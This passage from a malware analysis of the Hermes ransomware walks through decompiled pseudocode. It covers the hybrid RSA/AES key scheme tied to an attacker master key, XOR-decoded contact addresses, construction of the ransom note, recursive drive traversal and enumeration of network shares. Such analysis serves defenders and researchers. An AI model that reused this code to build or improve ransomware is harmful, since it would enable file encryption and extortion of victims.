  if ( !CryptAcquireContext(&hProv, v14, &off_4093F0, 24, 32)
    && !CryptAcquireContext(&hProv, v14, &off_4093F0, 24, 40)
    && !CryptAcquireContext(&hProv, v14, &off_4093F0, 24, 8) )
  {
    return 100;
  }
}
```

It then generates a RSA-2048 public key and a global AES-256 key and export them to their respective buffers.




```
phKey = 0;
result = CryptGenKey(hProv, CALG_AES_256, 1u, &phKey);
if ( !result )
  return result;
if ( !CryptGenKey(hProv, 1u, a1 | 1, &hKey) )
  return 1;
nNumberOfBytesToWrite = 0;
if ( !CryptExportKey(hKey, 0, 6u, 0, 0, &nNumberOfBytesToWrite) )
  return 2;
v2 = VirtualAlloc(0, nNumberOfBytesToWrite, 4096u, 4u);
lpAddress = v2;
if ( !v2 )
  return 3;
if ( !CryptExportKey(hKey, 0, 6u, 0, (BYTE *)v2, &nNumberOfBytesToWrite) )
  return 4;
```

And immediately writes the session public key into the “PUBLIC” file:




```
v13[0] = 'P';
v13[1] = 'U';
v13[2] = 'B';
v13[3] = 'L';
v13[4] = 'I';
v13[5] = 'C';
v13[6] = '\0';
wcscpy(FileName, (int)v10);
wcscat((int)FileName, (int)v13);
FileW = CreateFileW(FileName, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
if ( FileW )
{
  NumberOfBytesWritten = 0;
  if ( !WriteFile(FileW, v2, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
    return 5;
}
CloseHandle(FileW);
```

After writing the public key it exports the private key and encrypts it with the previously generated global AES key. It then imports the attacker’s master public key and encrypts the global AES key:




```
if ( !CryptExportKey(hKey, phKey, 7u, 0, 0, &pdwDataLen) )
  return 6;
v4 = (BYTE *)VirtualAlloc(0, pdwDataLen, 0x1000u, 4u);
NumberOfBytesWritten = (DWORD)v4;
if ( !v4 )
  return 7;
if ( !CryptExportKey(hKey, phKey, 7u, 0, v4, &pdwDataLen) )
  return 8;
if ( !CryptImportKey(hProv, &MASTER_PUBLIC_KEY, 276u, 0, 0, &hExpKey) )
  return 9;
if ( !CryptExportKey(phKey, hExpKey, 1u, 0, 0, &dwSize) )
  return 10;
v5 = (BYTE *)VirtualAlloc(0, dwSize, 0x1000u, 4u);
if ( !v5 )
  return 11;
if ( !CryptExportKey(phKey, hExpKey, 1u, 0, v5, &dwSize) )
  return 12;
```

It then writes the the “ID” file which contains: encrypted_private_rsa + encrypted_global_aes



```
wcscpy(v9, (int)v10);
wcscat((int)v9, (int)&ID_DO_NOT_REMOVE);
v6 = -1;
v7 = 0;
v15 = 0;
do
{
  if ( v7 >= 3 )
    break;
  v6 = (int)CreateFileW(v9, 0xC0000000, 0, 0, 2u, 0x80u, 0);
  v7 = ++v15;
}
while ( v6 == -1 );
if ( v6 == -1 )
  return 13;
v18 = 0;
if ( !WriteFile((HANDLE)v6, (LPCVOID)EncryptedRsa, pdwDataLen, &v18, 0) )
  return 14;
SetFilePointer((HANDLE)v6, 0, 0, FILE_END);
v18 = 0;
if ( !WriteFile((HANDLE)v6, EncryptedAes, dwSize, &v18, 0) )
  return 15;
CloseHandle((HANDLE)v6);
CryptDestroyKey(hKey);
CryptDestroyKey(phKey);
CryptDestroyKey(hExpKey);
VirtualFree(lpAddress, 0, 0x8000u);
```


After doing all this stuff, Hermes reads the previously create “PUBLIC” file and import the public session key:



```
BOOL ImportSessionPublicKey()
{
  HANDLE FileW; // eax
  void *v1; // esi
  DWORD FileSize; // edi
  void *v3; // ebx
  BOOL result; // eax
  DWORD NumberOfBytesRead; // [esp+Ch] [ebp-4h] BYREF

  if ( is_on_windows_xp != 1
    || (CryptAcquireContext(&hProv, &off_4094D0, &off_409368, 24, 16),
        !CryptAcquireContext(&hProv, &off_4094D0, &off_409368, 24, 32))
    && !CryptAcquireContext(&hProv, &off_4094D0, &off_409368, 24, 40) )
  {
    CryptAcquireContext(&hProv, &off_4094D0, &off_4093F0, 24, 16);
    if ( !CryptAcquireContext(&hProv, &off_4094D0, &off_4093F0, 24, 32)
      && !CryptAcquireContext(&hProv, &off_4094D0, &off_4093F0, 24, 40)
      && !CryptAcquireContext(&hProv, &off_4094D0, &off_4093F0, 24, 8) )
    {
      ExitProcess(1u);
    }
  }
  FileW = CreateFileW(PUBLIC, 0x80000000, 0, 0, 3u, 0x80u, 0);
  v1 = FileW;
  if ( !FileW )
    ExitProcess(1u);
  FileSize = GetFileSize(FileW, 0);
  NumberOfBytesRead = 0;
  v3 = VirtualAlloc(0, FileSize, 0x1000u, 4u);
  if ( !ReadFile(v1, v3, FileSize, &NumberOfBytesRead, 0) )
    ExitProcess(1u);
  result = CryptImportKey(hProv, (const BYTE *)v3, FileSize, 0, 1u, &hKey);
  if ( !result )
    ExitProcess(1u);
  return result;
```


Part 4 – General pre-encryption setup

Once the cryptographic setup is done, the program decode attackers contact addresses by the same xor algorithm with obfuscated keys as seen before, sleeps for 1 second and proceed to generating the html recovery instructions.




```
v17[0] = xmmword_406A80;
v17[1] = xmmword_406A60;
v18 = 1326993500;
v17[2] = xmmword_406A50;
do
{
  *((_BYTE *)&EncodedBackupContact + v0) ^= EncodedMainMail[v0];
  ++v0;
}
while ( v0 < 26 );
for ( i = 0; i < 52; ++i )
  *((_BYTE *)v17 + i) ^= EncodedMainMail[i];
for ( j = 0; j < 26; ++j )
  word_40F508[j] = *((char *)&EncodedBackupContact + j);
memcpy_0((int)HTML_RANSOM_NOTE, (int)&EncodedBackupContact, 0x1Au);
strcat((int)HTML_RANSOM_NOTE, HTLML_ALIGN);
memcpy_0((int)HTML_RANSOM_NOTE, (int)v17, 0x34u);
strcat(
  (int)HTML_RANSOM_NOTE,
  "<//p><//font><//article><//main><//div> <div id = \"footer - wrapper\"><footer id=\"footer\"><header id=\"header\"><"
  "font size=\"1\" color=\"#1E90FF\"><//font><//header><//footer><//div><audio autoplay preload=\"auto\" style=\" width"
  ":1px; \"><source src=\"https://files.freemusicarchive.org/music%2FOddio_Overplay%2FJohn_Harrison_with_the_Wichita_St"
  "ate_University_Chamber_Players%2FThe_Four_Seasons_Vivaldi%2FJohn_Harrison_with_the_Wichita_State_University_Chamber_"
  "Players_-_01_-_Spring_Mvt_1_Allegro.mp3\" type=\"audio//mpeg\"><//audio><//br><//body><//html>",
  v9,
  v10,
  v11,
  v13);
```

It then writes the ransom note to its file:



```
memset((char *)FileName, 0, sizeof(FileName));
wcscpy(FileName, (int)aCUsersPublic);
wcscat((int)FileName, (int)&DECRYPT_INFORMATION_DOT_HTLML);
result = CreateFileW(FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
v4 = result;
v19 = result;
if ( result )
{
  FileSize = GetFileSize(result, 0);
  if ( FileSize == -1 )
    FileSize = 664;
  memset(Buffer, 0, 0x5AAu);
  NumberOfBytesRead = 0;
  if ( ReadFile(v4, Buffer, FileSize, &NumberOfBytesRead, 0) )
  {
    v6 = 0;
    if ( dword_4078C4 != 4 )
    {
      while ( HTML_RANSOM_NOTE[v6] != 62 || byte_4078C9[v6] != 62 || byte_4078CA[v6] != 62 || byte_4078CB[v6] != 62 )
      {
        if ( ++v6 >= (unsigned int)(dword_4078C4 - 4) )
          goto LABEL_23;
      }
      if ( FileSize )
      {
        v7 = (char *)&unk_4078CC + v6;
        for ( k = 0; k < FileSize; ++k )
        {
          v25 = 0;
          v12 = (unsigned __int8)Buffer[k];
          v26 = 0;
          memcpy(v12, (char *)&v25, 16);
          *v7 = v25;
          v7 += 2;
          *(v7 - 1) = HIBYTE(v25);
        }
        v4 = v19;
      }
    }
ABEL_23:
    CloseHandle(v4);
    return (HANDLE)VirtualFree(Buffer, 0, 0x8000u);
  }
  else
  {
    return (HANDLE)CloseHandle(v4);
  }
```


Hermes encryption scheme is multithreaded: It uses a huge array of wchar_t* ("tasks") that will contains all file paths.



```
char *__cdecl InitTaskList(int a1)
{
  int v1; // edi
  char *v2; // esi
  char *result; // eax

  v1 = 0;
  v2 = (char *)(a1 + 14016);
  do
  {
    result = memset(v2 - 14016, 0, 0x36C4u);
    *(_DWORD *)v2 = 0;
    *((_DWORD *)v2 - 1) = v1++;
    v2 += 14020;
  }
  while ( v1 < 250 );
  return result;
}
```


Part 5 – Scanning for files

Hermes will scan all connected drives and recursively search for files to encrypts except in CD roms




```
while ( 1 )
{
  if ( ((LogicalDrive >> v1) & 1) != 0 )
  {
    RootPathName[0] = v1 + 65;
    wcscpy(&RootPathName[1], L":");
    if ( GetDriveTypeW(RootPathName) != DRIVE_CDROM )
      RecursiveTraverse((int)RootPathName, 1, hProv, hKey);
  }
  if ( --v1 <= 0 )
  {
    if ( is_on_windows_xp )
    {
      v10 = GlobalAlloc(0x40u, 0x4000u);
      memset((char *)v14, 0, sizeof(v14));
      EnumShares((int)v10, (int)v14);
      memset((char *)RootPathName, 0, 0x2710u);
      v11 = 0;
      for ( i = 1; i < wcslen((int)v14); ++i )
      {
        v13 = v14[i];
        if ( v13 == 59 )
        {
          WriteRansomnote((int)RootPathName);
          RecursiveTraverse((int)RootPathName, 1, hProv, hKey);
          memset((char *)RootPathName, 0, 0x2710u);
          v11 = 0;
        }
        else
        {
          RootPathName[v11++] = v13;
```

It will also enumerates net shares on the local network:




```
else
{
  SizePointer = 0;
  GetIpNetTable(0, &SizePointer, 1);
  v2 = (struct _MIB_IPNETTABLE *)VirtualAlloc(0, SizePointer, 0x1000u, 4u);
  v18 = v2;
  GetIpNetTable(v2, &SizePointer, 1);
  lpAddress = VirtualAlloc(0, 24 * v2->dwNumEntries, 0x1000u, 4u);
  v19 = GlobalAlloc(0x40u, 0x4000u);
  v20 = 0;
  if ( v2->dwNumEntries )
  {
    p_dwAddr = (int *)&v2->table[0].dwAddr;
    v21 = (int *)&v2->table[0].dwAddr;
    do
    {
      memset(v16, 0, sizeof(v16));
      if ( *(p_dwAddr - 3) )
      {
        v23 = *p_dwAddr;
        v24 = 0;
        v25 = 0;
        ConcatBuffers((unsigned __int8)v23, (int)&v24, 10);
        wcscpy(v16, (int)&v24);
        wcscat((int)v16, (int)L".");
        v4 = BYTE2(v23);
        v24 = 0;
        v25 = 0;
        v5 = BYTE1(v23);
        ConcatBuffers(BYTE1(v23), (int)&v24, 10);
        if ( v5 )
          wcscat((int)v16, (int)&v24);
        else
          wcscat((int)v16, (int)&unk_40679C);
        wcscat((int)v16, (int)&unk_4067A0);
        v24 = 0;
```




```
      v6[1] = 0;
      v6[2] = 0;
      v6[5] = v15;
      v6[6] = 0;
      memset((char *)ShareList, 0, 0xFA0u);
